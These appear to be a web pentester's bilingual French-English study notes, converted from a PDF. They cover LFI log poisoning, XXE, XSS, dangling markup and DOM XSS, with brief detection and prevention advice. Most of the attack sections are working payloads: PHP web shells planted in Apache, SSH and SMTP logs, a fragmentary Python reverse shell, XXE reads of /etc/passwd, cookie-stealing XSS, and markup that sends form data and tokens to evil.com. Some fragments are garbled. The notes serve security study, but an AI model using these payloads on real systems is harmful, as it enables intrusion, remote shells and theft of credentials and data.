.... <!ENTITY exploit SYSTEM "php://filter/read=convert.base64-decode/resource=http://site-piege/payload"> ....	XML External Entity Attack ( XXE ). à bien placer dans le fichier XML en question.

## RCE via Log poisoning

Step :

- Envoyez du code PHP dans le fichier log :
  - En accédant à l'url /<?php system(\$\_GET['cmd']);?> par exemple
- Inclure le fichier log via la RFI/LFI, ce qui va exécuter le code php

```
GET  
/index.php?view=../../../../var/log/apache2/access.log
```

## RCE via Proc Environ Injection

- Ecrire du code php dans le User-Agent
- Inclure le fichier /proc/self/environ : This file hosts the initial environment of the Apache process. Thus, the environmental variable User-Agent is likely to appear there. Ce qui va exécuter le code php

```
GET  
/index.php?view=../../../../proc/self/environ&  
3bs%3dssocket.socket(socket.AF_INET,socket.S  
4)%3bos.dup2(s.fileno(),0)%3bos.dup2(s.fi  
bprocess.call(["/bin/sh","-i"]);%3b' HTTP/1.  
Host: secureapplication.example  
User-Agent: <?php system($_GET['cmd']);?>  
Accept: text/html,application/xhtml+xml,app
```

### RCE via SSH Log Poisoning

- Try to connect to ssh on the target server : `ssh '<?php system($_GET['c']); ?>'@192.168.1.129`
- The php code will be wrote in the log file ( /var/log/auth.log )

```
tail -f /var/log/auth.log
```

```
root@ubuntu:~# tail -f /var/log/auth.log ↵
Sep 25 15:54:55 ubuntu sshd[6075]: pam_unix(sshd:session): session opened for user user by (uid=0)
Sep 25 15:54:55 ubuntu systemd-logind[744]: New session 3 of user user.
Sep 25 15:54:57 ubuntu compiz: gkr-pam: unlocked login keyring
Sep 25 15:55:21 ubuntu sudo:    user : TTY=pts/9 ; PWD=/home/user ; USER=root ; COMMAND=/bin/bas
Sep 25 15:55:21 ubuntu sudo: pam_unix(sudo:session): session opened for user root by user(uid=0)
Sep 25 15:55:28 ubuntu sudo:    user : TTY=pts/15 ; PWD=/home/user ; USER=root ; COMMAND=/bin/ba
Sep 25 15:55:28 ubuntu sudo: pam_unix(sudo:session): session opened for user root by user(uid=0)
Sep 25 16:00:18 ubuntu sshd[6235]: Invalid user <?php system($_GET[c]); ?> from 192.168.1.123
Sep 25 16:00:18 ubuntu sshd[6235]: input userauth request: invalid user <?php system($_GET[c]); ?>
```

- payloads : `192.168.1.129/lfi/lfi.php?file:///var/log/auth.log&c=[RCE]`

### RCE via SMTP Log Poisoning

- Try to connect to the SMTP (25) port : `telnet 192.168.1.107 25`
- Now let's try to send a mail via the command line (CLI) of this machine and send the OS commands via the "RCPT TO" option :

```
MAIL FROM:<rrajchandel@gmail.com>
RCPT TO:<?php system($_GET['c']); ?>
```

- Final payload :  
`192.168.1.107/lfi/lfi.php?file=/var/log/mail.log&c=ifconfig`

- How to Detect

- Déetecter si une entrée utilisateur est vulnérable aux LFI/RFI en PHP :

- Via la configuration PHP :

- `"allow_url_open"` :

Permet la récupération de ressources distantes si sa valeur vaut "1" ou "On".

- “allow\_url\_include” :

Permet l'inclusion de ressources distantes ainsi que le support des wrappers PHP si sa valeur vaut “1” ou “On”.

- Via le code applicatif :

Il suffit de regarder chaque occurrence d'appel aux fonctions suivantes :

- include()
- require()
- include\_once()
- require\_once()

Et vérifier si le paramètre passé à la fonction est directement ou indirectement une entrée utilisateur.

- XML external entity (XXE) injection

- XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

- Exploiting XXE to retrieves files :

- To perform this kind of injection, you need to modify the submitted XML in two ways:

- Introduce (or edit) a DOCTYPE element (DTD ) that defines an external entity containing the path to the file.
    - Edit a data value in the XML that is returned in the application's response, to make use of the defined external entity.

- For example, suppose a shopping application checks for the stock level of a product by submitting the following XML to the server:

```
<?xml version="1.0" encoding="UTF-8"?>  
  
<stockCheck><productId>381</productId></  
stockCheck>
```

The application performs no particular defenses against XXE attacks, so you can exploit the XXE vulnerability to retrieve the /etc/passwd file by submitting the following XXE payload:

```
<?xml version="1.0" encoding="UTF-8"?>  
  
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM  
"file:///etc/passwd"> ]>  
  
<stockCheck><productId>&xxe;</productId>  
</stockCheck>
```

- Note : With real-world XXE vulnerabilities, there will often be a large number of data values within the submitted XML, any one of which might be used within the application's response. To test systematically for XXE vulnerabilities, you will generally need to test each data node in the XML individually, by making use of your defined entity and seeing whether it appears within the response.

### XInclude attacks

Some applications receive client-submitted data, embed it on the server-side into an XML document, and then parse the document. An example of this occurs when client-submitted data is placed into a back-end SOAP request, which is then processed by the backend SOAP service.

In this situation, you cannot carry out a classic XXE attack, because you don't control the entire XML document and so cannot define or modify a DOCTYPE element. However, you might be able to use XInclude instead. XInclude is a part of the XML specification that allows an XML document to be built from sub-documents. You can place an XInclude attack within any data value in an XML document, so the attack can be performed in situations where you only control a single item of data that is placed into a server-side XML document.

To perform an XInclude attack, you need to reference the XInclude namespace and provide the path to the file that you wish to include. For example:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="/etc/passwd"/></foo>
```

## Exploiting blind XXE to retrieve data via error messages

An alternative approach to exploiting blind XXE is to trigger an XML parsing error where the error message contains the sensitive data that you wish to retrieve. This will be effective if the application returns the resulting error message within its response.

You can trigger an XML parsing error message containing the contents of the /etc/passwd file using a malicious external DTD as follows:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `file`, containing the contents of the `/etc/passwd` file.
- Defines an XML parameter entity called `eval`, containing a dynamic declaration of another XML parameter entity called `error`. The `error` entity will be evaluated by loading a nonexistent file whose name contains the value of the `file` entity.
- Uses the `eval` entity, which causes the dynamic declaration of the `error` entity to be performed.
- Uses the `error` entity, so that its value is evaluated by attempting to load the nonexistent file, resulting in an error message containing the name of the nonexistent file, which is the contents of the `/etc/passwd` file.

Invoking the malicious external DTD will result in an error message like the following:

```
java.io.FileNotFoundException: /nonexistent/root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
...
```

## Scénario associée :

Click "Go to exploit server" and save the following malicious DTD file on your server:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'">
%eval;
%exfil;
```

When imported, this page will read the contents of `/etc/passwd` into the `file` entity, and then try to use that entity in a file path.

Click "View exploit" and take a note of the URL for your malicious DTD.

Then exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe; ]>
```

You should see an error message containing the contents of the `/etc/passwd` file.

## Exploiting blind XXE by repurposing a local DTD

The preceding technique works fine with an external DTD, but it won't normally work with an internal DTD that is fully specified within the `DOCTYPE` element. This is because the technique involves using an XML parameter entity within the definition of another parameter entity. Per the XML specification, this is permitted in external DTDs but not in internal DTDs. (Some parsers might tolerate it, but many do not.)

So what about blind XXE vulnerabilities when out-of-band interactions are blocked? You can't exfiltrate data via an out-of-band connection, and you can't load an external DTD from a remote server.

In this situation, it might still be possible to trigger error messages containing sensitive data, due to a loophole in the XML language specification. If a document's DTD uses a hybrid of internal and external DTD declarations, then the internal DTD can redefine entities that are declared in the external DTD. When this happens, the restriction on using an XML parameter entity within the definition of another parameter entity is relaxed.

This means that an attacker can employ the [error-based XXE](#) technique from within an internal DTD, provided the XML parameter entity that they use is redefining an entity that is declared within an external DTD. Of course, if out-of-band connections are blocked, then the external DTD cannot be loaded from a remote location. Instead, it needs to be an external DTD file that is local to the application server. Essentially, the attack involves invoking a DTD file that happens to exist on the local filesystem and repurposing it to redefine an existing entity in a way that triggers a parsing error containing sensitive data. This technique was pioneered by Arseniy Sharoglazov, and ranked #7 in our [top 10 web hacking techniques of 2018](#).

For example, suppose there is a DTD file on the server filesystem at the location `/usr/local/app/schema.dtd`, and this DTD file defines an entity called `custom_entity`. An attacker can trigger an XML parsing error message containing the contents of the `/etc/passwd` file by submitting a hybrid DTD like the following:

```
<!DOCTYPE foo [  
  <!ENTITY % local_dtd SYSTEM "file:///usr/local/app/schema.dtd">  
  <!ENTITY % custom_entity '  
    <!ENTITY % file SYSTEM "file:///etc/passwd">  
    <!ENTITY % eval "<!ENTITY %> ; error SYSTEM &#x27;file:///nonexistent  
    /&#x25;file;&#x27;>">  
    %file;  
    %eval;  
    %error;  
  '>  
  %local_dtd;  
]>
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `local_dtd`, containing the contents of the external DTD file that exists on the server filesystem.
- Redefines the XML parameter entity called `custom_entity`, which is already defined in the external DTD file. The entity is redefined as containing the **error-based XXE exploit** that was already described, for triggering an error message containing the contents of the `/etc/passwd` file.
- Uses the `local_dtd` entity, so that the external DTD is interpreted, including the redefined value of the `custom_entity` entity. This results in the desired error message.

## Locating an existing DTD file to repurpose

Since this XXE attack involves repurposing an existing DTD on the server filesystem, a key requirement is to locate a suitable file. This is actually quite straightforward. Because the application returns any error messages thrown by the XML parser, you can easily enumerate local DTD files just by attempting to load them from within the internal DTD.

For example, Linux systems using the GNOME desktop environment often have a DTD file at `/usr/share/yelp/dtd/docbookx.dtd`. You can test whether this file is present by submitting the following XXE payload, which will cause an error if the file is missing:

```
<!DOCTYPE foo [  
  <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">  
  %local_dtd;  
]>
```

After you have tested a list of common DTD files to locate a file that is present, you then need to obtain a copy of the file and review it to find an entity that you can redefine. Since many common systems that include DTD files are open source, you can normally quickly obtain a copy of files through internet search.

## How to find and test for XXE vulnerabilities

The vast majority of XXE vulnerabilities can be found quickly and reliably using Burp Suite's [web vulnerability scanner](#).

Manually testing for XXE vulnerabilities generally involves:

- Testing for [file retrieval](#) by defining an external entity based on a well-known operating system file and using that entity in data that is returned in the application's response.
- Testing for [blind XXE vulnerabilities](#) by defining an external entity based on a URL to a system that you control, and monitoring for interactions with that system. [Burp Collaborator client](#) is perfect for this purpose.
- Testing for vulnerable inclusion of user-supplied non-XML data within a server-side XML document by using an [XInclude attack](#) to try to retrieve a well-known operating system file.

## How to prevent XXE vulnerabilities

Virtually all XXE vulnerabilities arise because the application's XML parsing library supports potentially dangerous XML features that the application does not need or intend to use. The easiest and most effective way to prevent XXE attacks is to disable those features.

Generally, it is sufficient to disable resolution of external entities and disable support for `xInclude`. This can usually be done via configuration options or by programmatically overriding default behavior. Consult the documentation for your XML parsing library or API for details about how to disable unnecessary capabilities.

### - XXE attacks via modified content type :

- Most POST requests use a [default content type](#) that is generated by HTML forms, such as `application/x-www-form-urlencoded`. Some web sites expect to receive requests in this format but will tolerate other content types, including XML.

For example, if a normal request contains the following:

```
POST /action HTTP/1.0
Content-Type:
application/x-www-form-urlencoded
```

```
Content-Length: 7
```

```
foo=bar
```

Then you might be able submit the following request, with the same result:

```
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52

<?xml
version="1.0encoding="UTF-8"?><foo>bar</f
oo>
```

and then you create your own payload.

- Une DTD décrit la grammaire du document — liste des éléments (ou balises), des attributs, leur contenu et leur agencement — ainsi que le vocabulaire supplémentaire sous la forme d'une liste d'Entité de caractère.

The DTD is declared within the optional DOCTYPE element at the start of the XML document. The DTD can be fully self-contained within the document itself (known as an "internal DTD" ( quand s'est écrit à l'intérieur du document )) or can be loaded from elsewhere (known as an "external DTD") or can be hybrid of the two.

La DTD est délimitée, à l'intérieur d'un document, par la balise !DOCTYPE<sup>1</sup>.

#### Syntaxe pour la déclaration du contenu des éléments

- #PCDATA : parsed character data, représente un seul élément texte (sans quantificateur).
- | : permet d'ajouter des éléments prédéfinis au PCDATA .
- " " : définit la valeur par défaut du PCDATA .
- \* : quantificateur zéro ou plus.
- + : quantificateur un ou plus.
- ? : quantificateur zéro ou un.

#### Exemple

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE liste_de_gens [
  <!ELEMENT liste_de_gens (personne)*>
  <!ELEMENT personne (nom, date_de_naissance?, genre?, numero_de_secu?)>
  <!ELEMENT nom (#PCDATA)>
  <!ELEMENT date_de_naissance (#PCDATA)>
  <!ELEMENT genre (#PCDATA | masculin | féminin) "féminin">
  <!ELEMENT numero_de_secu (#PCDATA)>
]>
<liste_de_gens>
  <personne>
    <nom>Fred Bloggs</nom>
    <date_de_naissance>2008-11-27</date_de_naissance>
    <genre>mASCulin</genre>
  </personne>
</liste_de_gens>
```

- XML stands for "extensible markup language". This is a language designed for storing and transporting data.

Its popularity has now declined in favor of the JSON format.

- f  
**Some interesting payload**

<pre>&lt;!DOCTYPE foo [ &lt;!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/" ]&gt;</pre>	<b>XXE to perform SSRF attacks</b>
<pre>&lt;foo xmlns:xi="http://www.w3.org/2001/ XInclude"&gt; &lt;xi:include parse="text" href="file:///etc/passwd"/&gt;&lt;/foo&gt;</pre>	<b>Xinclude attack</b>
<pre>&lt;?xml version="1.0" standalone="yes"?&gt;&lt;!DOCTYPE test [ &lt;!ENTITY xxe SYSTEM "file:///etc/hostname" ]&gt;&lt;svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg " xmlns:xlink="http://www.w3.org/199 9/xlink" version="1.1"&gt;&lt;text font-size="16" x="0" y="16"&gt;&amp;xxe;&lt;/text&gt;&lt;/svg&gt;</pre>	XXE via image format SVG -- Donnée d'une image au format SVG. Ce format prend en compte du XML.
<pre>&lt;!DOCTYPE foo [ &lt;!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.c om"&gt; %xxe; ]&gt;</pre>	Sometimes, XXE attacks using regular entities are blocked, due to some input validation by the application or some hardening of the XML parser that is being used. In this situation, you might be able to use XML parameter entities instead. XML parameter entities are a special kind of XML entity which can only be referenced elsewhere within the DTD.

Disabling the Document Type Definitions (DTDs) function will effectively prevent most attacks.

When possible, handling data using simpler formats like JSON is recommended. For almost a decade, JSON has been seen as preferable to the use of XML due to its lightweight syntax and newer construction.

When the entire XML document is transmitted from an untrusted client, it's not usually possible to selectively validate or escape tainted data within the system identifier in the DTD. Therefore, the XML processor should be configured to use a local static DTD and disallow any declared DTD included in the XML document.

If only simple XML data processing is required, use a **native parser** instead of a full-featured.

- **XSS ( Cross-site scripting ) :**

- **Definition**

- Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application.

It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other.

- Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users.
- **Reflected XSS** is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

- Certains XSS peuvent s'effectuer avec des tags personnalisés.

### Interesting payload

	<p>"&gt;&lt;script&gt;alert(document.domain)&lt;/script&gt;</p>	When the XSS context is into an <b>HTML tag attribute value</b> , you might sometimes be able to terminate the attribute value, close the tag, and introduce a new one.
	<p>&lt;.. " autofocus onfocus=alert(document.domain) x=" ..&gt;</p>	More commonly, angle <b>brackets are blocked or encoded</b> .  Provided you can terminate the attribute value, you can normally introduce a new attribute that creates a scriptable context, such as an event handler.
	<p>&lt;a href="javascript:alert(document.domain)"&gt;</p>	Il est possible d'injecter du script dans l'attribut <i>Href</i> ( Sur des attributs en général ou une URL est attendue )
	<p>&lt;/script&gt;&lt;img src=1 onerror=alert(document.domain)&gt;</p>	In context when you can close the script tag that is enclosing a existing Javascript.
	<p>'-alert("hello")-' ';alert("hello")// ....</p>	In cases where the XSS context is inside a quoted string literal, it is often possible to break out of the string and execute JavaScript directly.  It is essential to repair the script following the XSS context, because any syntax errors there will prevent the whole script from executing.  Sur le premier payload , les opérateurs “-” permettent de séparer la fonction alert avec ce qui lui entoure (on peut utiliser n'importe quelle opération arithmétique à la place ).  Avant d'effectuer l'opération

	<p>arithmétique , <code>Alert("hello")</code> sera évaluée donc exécutée</p>
<pre>\\";alert(document.domain)//</pre>	<p>Some applications attempt to prevent input from breaking out of the JavaScript string by escaping any single quote characters with a backslash. A backslash before a character tells the JavaScript parser that the character should be interpreted literally.</p> <p>In this situation, applications often make the mistake of failing to escape the backslash character itself. This means that an attacker can use their own backslash character to neutralize the backslash that is added by the application.</p>
<pre>&lt;script&gt;onerror=alert;throw 1&lt;/script&gt; &lt;script&gt;{onerror=alert}throw 1&lt;/script&gt;</pre>	<p>This enables you to pass arguments to a function <b>without using parentheses</b>.</p> <p>The following code assigns the <code>alert()</code> function to <b>the global exception handler</b> (<code>onerror</code>) and the <code>throw</code> statement passes the <code>1</code> to the exception handler (in this case <code>alert</code>).</p>
<pre>&lt;script&gt;throw onerror=alert,'some string',123,'haha'&lt;/script&gt;</pre>	<p>L'opérateur virgule en JS permet dans un certain contexte d'évaluer chacun de ses opérandes (de la gauche vers la droite) et de renvoyer la valeur du dernier opérande.</p> <p>ici, c'est <code>alert('haha')</code> qui s'affiche.</p>
<pre>&lt;script&gt;{onerror=eval}throw'=alert\x281\x29 '&lt;/script&gt;</pre>	<p>Chrome prefixes the string sent to the exception handler with "Uncaught".</p> <p>The string sent to eval is "<b>Uncaught=alert(1337)</b>".</p> <p>This works fine on Chrome but on Firefox the exception gets</p>

	<p>prefixed with a two word string "uncaught exception" so it doesn't work on it.</p>
&apos;-alert(document.domain)-&apos;	<p>When the XSS context is some existing JavaScript within a quoted tag attribute, such as an event handler, it is possible to <b>make use of HTML-encoding</b> to work around some input filters.</p> <p>When the browser has parsed out the HTML tags and attributes within a response, it will perform HTML-decoding of tag attribute values before they are processed any further</p>
\${alert(document.domain)}	<p>When the XSS context is into a <b>JavaScript template literal</b> ( encapsulated in backticks instead of normal quotation marks ). you simply need to use the \${...} syntax to embed a JavaScript expression that will be executed when the literal is processed. And there is no need to terminate the literal.</p>
<xss id=x onfocus=alert(document.cookie) tabindex=1 >blabla </xss>	Via des tags personnalisées
<script> document.write('<img src="[URL]?c='+document.cookie+'"' />'); </script>	Stealing Cookie with img

- Si une page web possède un tag <link> avec rel="canonical", une XSS réfléchie peut être effectuée en ajoutant des attributs à partir de l'attribut href car il contient l'url.

exemple:

```
<link rel="canonical"
      href='https://acac1f151e3f156a80ac0fe000e3009
5.we
      b-security-academy.net/?'accesskey='x'onclick='ale
rt'/'>
```

Ce qu'il y a en rouge est le payload.

- Si le caractère "espace" est filtré, il peut être remplacé par "/\*\*/".
- **CSP** (content security policy) permet d'améliorer la sécurité des sites web en permettant de détecter et réduire certains types d'attaques, dont les attaques XSS (Cross Site Scripting) et les injections de contenu. Ces attaques peuvent être utilisées dans divers buts, comme le vol de données, le défacement de site ou la diffusion de malware.

It works by restricting the resources (such as scripts and images) that a page can load and restricting whether a page can be framed by other pages.

To enable CSP, a response needs to include an HTTP response header called **Content-Security-Policy** with a value containing the policy. The policy itself consists of **one or more directives**, separated by semicolons.

#### X-XSS Protection Header :

(Re)Active une protection contre les XSS présent dans les navigateurs modernes.

- 
- -----
- **Dangling markup injection :**
  - **Definiton**

Dangling markup is a technique to steal the contents of the page without script by using resources such as images

**to send the data to a remote location that an attacker controls. It is useful when reflected XSS doesn't work or is blocked by Content Security Policy (CSP).**

The idea is you inject some partial HTML that is in an unfinished state such as a src attribute of an image tag, and the rest of the markup on the page closes the attribute **but also sends the data in-between to the remote server.**

**Example :**

let's say we have an injection point above a script and a form like this:

```
INJECTION HERE <b>test</b>
<script>
token = 'supersecret';
</script>
<form action="blah"></form>
```

If we inject an image tag with an open src attribute like so:

```
test</b>
<script>
token = 'supersecret';
</script>
<form action="blah"></form>
```

Sometimes **CSP** will block the image vector with the open src attribute because the policy will not load any image resources or other sub resources.

However we can use other tags like **<base>** tag to bypass this restriction.

**By injecting an incomplete target attribute with <base> tag the window name will be set with all the markup after the injection until the corresponding quote on every link on the page, therefore allowing us to steal tokens or whatever is between the injection point and the next quote.**

In order for an attacker to retrieve the data the victim simply needs to click the link and because the window name is exposed cross-domain the attacker just needs to read the window.name property. The injection looks like this:

```
<a href=http://subdomain1.portswigger-labs.net/dangling_markup
/name.html><font size=100 color=red>You must click me</font></a><base
target="blah
```

I've highlighted the important part of the injection above, the target attribute is still open and the markup of the page is then used as the remaining name and all the attacker needs to do is read the window.name. Here the attacker controlled page on a different domain which is navigated to by the victim:

```
<script>alert("The extracted content is:" + name);</script>
```

- le Href dans la photo d'en haut contient l'URL de l'attaquant.

## Mitigation

You can protect against the base tag injection by having your own base tag before any potential injection, this will prevent the second base tag from being able to overwrite the target. For example:

```
<base target="_self" />
```

### How to prevent dangling markup attacks

You can prevent dangling markup attacks using the same general defenses for preventing cross-site scripting, by encoding data on output and validating input on arrival.

You can also mitigate some dangling markup attacks using content security policy (CSP). For example, you can prevent some (but not all) attacks, using a policy that prevent tags like img from loading external resources.

#### Note

The Chrome browser has decided to tackle dangling markup attacks by preventing tags like `img` from defining URLs containing raw characters such as angle brackets and newlines. This will prevent attacks since the data that would otherwise be captured will generally contain those raw characters, so the attack is blocked.

### Interesting payloads

<code>&lt;form action='.....'&gt;&lt;textarea&gt;</code>	la suite du code apparaît dans un text area
<code>&lt;meta http-equiv="refresh" content="4; URL='http://evil.com/log.cgi?'</code>	
<code>&lt;meta http-equiv="refresh" content='0;URL=ftp://evil.com?a='</code>  <code>&lt;style&gt;@import//hackvertor.co.uk?</code>  ( The CSS specification states that @import should continue parsing a url until it encounters a ending ";" )  <code>&lt;table background='//your-collaborator-id.burpcollaborator.net?'</code>	If <code>img</code> tag is forbidden, you can use these to include an URL ...
<code>&lt;base href='http://evil.com/'&gt;</code>	Then, the forms that send data to the path (like <code>&lt;form action='update_profile.php'&gt;</code> ) will send the data to the malicious domain.
<code>&lt;base target='</code>	Include the data code in the variable <code>windows.name</code> (the user must click in some link, because the base tag will have changed the domain pointed by the link).  you can then check it with the navigator console.

<pre>&lt;form action='http://evil.com/log_steaL'&gt;</pre>	<p>this will overwrite the next form header and all the data from the form will be sent to the attacker.</p>
<pre>&lt;button name=xss type=submit formaction='https://evil.com'&gt;I get consumed!</pre>	<p>The button can change the URL where the information of the form is going to be sent with the attribute "formaction"</p>
<pre>&lt;meta name="language" HTTP-EQUIV="refresh" content='1;http://enzvnx9ibrjd.x.pip edream.net/?'</pre>	<p>Redirection automatique vers l'URL</p>
<p>[XSS]</p> <pre>&lt;script src=[URL]?q=a&amp;callback=alert(1)'&gt;&lt;/ script&gt;</pre> <hr/>	<p>Any CSP-enabled website that either offers <b>JSONP</b> feeds to others, or <b>utilizes them internally</b>, is automatically prone to a flavor of return-oriented programming: the attacker is able to invoke any functions of his choice, often with at least partly controllable parameters, by specifying them as the callback parameter on the API call:</p>
	<p>Penetration Testers</p>
	<p>Whenever you face a Content Security Policy on an application, review white-listed domains, and search for JSONP endpoints.</p>
<pre>&lt;img id='is_public'&gt;</pre>	<p>Create variables inside javascript namespace by inserting HTML tags. Then, this variable will affect the flow of the application ( if this id name is use after in the code )</p>

List of HTML attribute with URL :

- `href` attribute on tags: `<link>`, `<a>`, `<area>`
- `src` attribute on tags: `<img>`, `<iframe>`, `<frame>`, `<embed>`, `<script>`, `<input>`
- `action` attribute on tags: `<form>`
- `data` attribute on tags: `<object>`

- `<a href=url>`
- `<applet codebase=url>`
- `<area href=url>`
- `<base href=url>`
- `<blockquote cite=url>`
- `<body background=url>`
- `<del cite=url>`
- `<form action=url>`
- `<frame longdesc=url>` and `<frame src=url>`
- `<head profile=url>`
- `<iframe longdesc=url>` and `<iframe src=url>`
- `<img longdesc=url>` and `<img src=url>` and `<img usemap=url>`
- `<input src=url>` and `<input usemap=url>`
- `<ins cite=url>`
- `<link href=url>`
- `<object classid=url>` and `<object codebase=url>` and `<object data=url>` and `<object usemap=url>`
- `<q cite=url>`
- `<script src=url>`

HTML 5 adds a few (and HTML5 seems to not use some of the ones above as well):

- `<audio src=url>`
- `<button formaction=url>`
- `<command icon=url>`
- `<embed src=url>`
- `<html manifest=url>`
- `<input formaction=url>`
- `<source src=url>`
- `<track src=url>`
- `<video poster=url>` and `<video src=url>`

### - DOM XSS :

- DOM-based XSS vulnerabilities usually arise when **JavaScript takes data from an attacker-controllable source ( client-side JavaScript )**, such as the URL, and passes it to a **sink that supports dynamic code execution, such as eval() or innerHTML**. This enables attackers to execute malicious JavaScript, which typically allows them to hijack other users' accounts.
- The most common source for DOM XSS is the URL, which is typically accessed with the `window.location` object.
- To test for DOM-based cross-site scripting manually, you generally need to use a browser with developer tools ( to see a close representation of the DOM ), such as Chrome. You need to work through each available source in turn, and test each one individually.

- To test for DOM XSS in an HTML sink, place a random alphanumeric string into the source (such as `location.search`), then use developer tools to inspect the HTML and find where your string appears.
- For each location where your string appears within the DOM ( or Javascript file or script ), you need to identify the context ( if it passed into a sink or other ). Based on this context, you need to refine your input to see how it is processed. For example, if your string appears within a double-quoted attribute then try to inject double quotes in your string to see if you can break out of the attribute.

### Some Sink for DOM XSS

<code>document.write</code>	<p>The <code>document.write</code> sink works with <code>script</code> elements, so you can use a simple payload, such as the one below:</p> <pre>document.write('... &lt;script&gt;alert(document.domain)&lt;/script&gt; ...');</pre>
<code>element.innerHTML</code>	<p>The <code>innerHTML</code> Sets or returns the content of an element. This sink doesn't accept script elements on any modern browser, nor will <code>svg onload</code> events fire.</p> <p>This means you will need to use alternative elements like <code>img</code> or <code>iframe</code>. Event handlers such as <code>onload</code> and <code>onerror</code> can be used in conjunction with these elements. For example:</p> <pre>element.innerHTML='... &lt;img src=1 onerror=alert(document.domain)&gt; ...'</pre> <p>you can use <code>innerText</code> instead of <code>innerHTML</code> in basic <code>&lt;span&gt;</code> stag.</p>
<code>attr()</code>	<p>The <code>attr()</code> function in jQuery can change attributes on DOM elements.</p>

<b>ng-app attribute</b>	<p>If a framework like <b>AngularJS</b> is used, it may be possible to execute JavaScript without angle brackets or events:</p> <p>When a site uses the <b>ng-app</b> attribute on an <b>HTML element</b>, it will be processed by AngularJS.</p> <p>In this case, AngularJS can use <b>Angular expressions</b> inside <b>double curly braces</b> that can occur directly in HTML or inside attributes.</p> <p>Angular expressions combined with a <b>sandbox escape</b> ( removed in Angular v 1.6 ), we can <b>execute arbitrary JavaScript</b> and do some serious damage.</p> <p>in versions 1.0 - 1.1.5 there was no sandbox.</p>
<b>document.location.href</b>	Il faut faire en sorte qu'il soit égal à : <b>javascript:alert(1)</b>

- You can use XSS inside SVG file ( XSS by uploading file ):

```
GqJtm9IY85Sig3VCE RywuCuzK0K583iH13F/nIVdGO05qmfwgUfeqpOpHneBQxW47SWbt+OSUKTqNULa9hTIw==  
-----200998337818728667361603417873  
Content-Disposition: form-data; name="storedfile[file]"; filename="exploit.svg"  
Content-Type: image/svg+xml  
  
<?xml version="1.0" standalone="no"?>  
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">  
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">  
  <script type="text/javascript">  
    alert("...");  
  </script>  
</svg>  
-----200998337818728667361603417873
```

Make sure that the content type is right.

- Cross-Site WebSocket Hijacking
- Definition


# WebSocket 101



Window 1

A screenshot of a web browser window titled "Example". The address bar shows "http://example/". The page content contains the following JavaScript code:

```
<html>
<script>
var ws = new WebSocket("ws://example/");
ws.onmessage = function(message) {
    ...
};
</script>
</html>
```




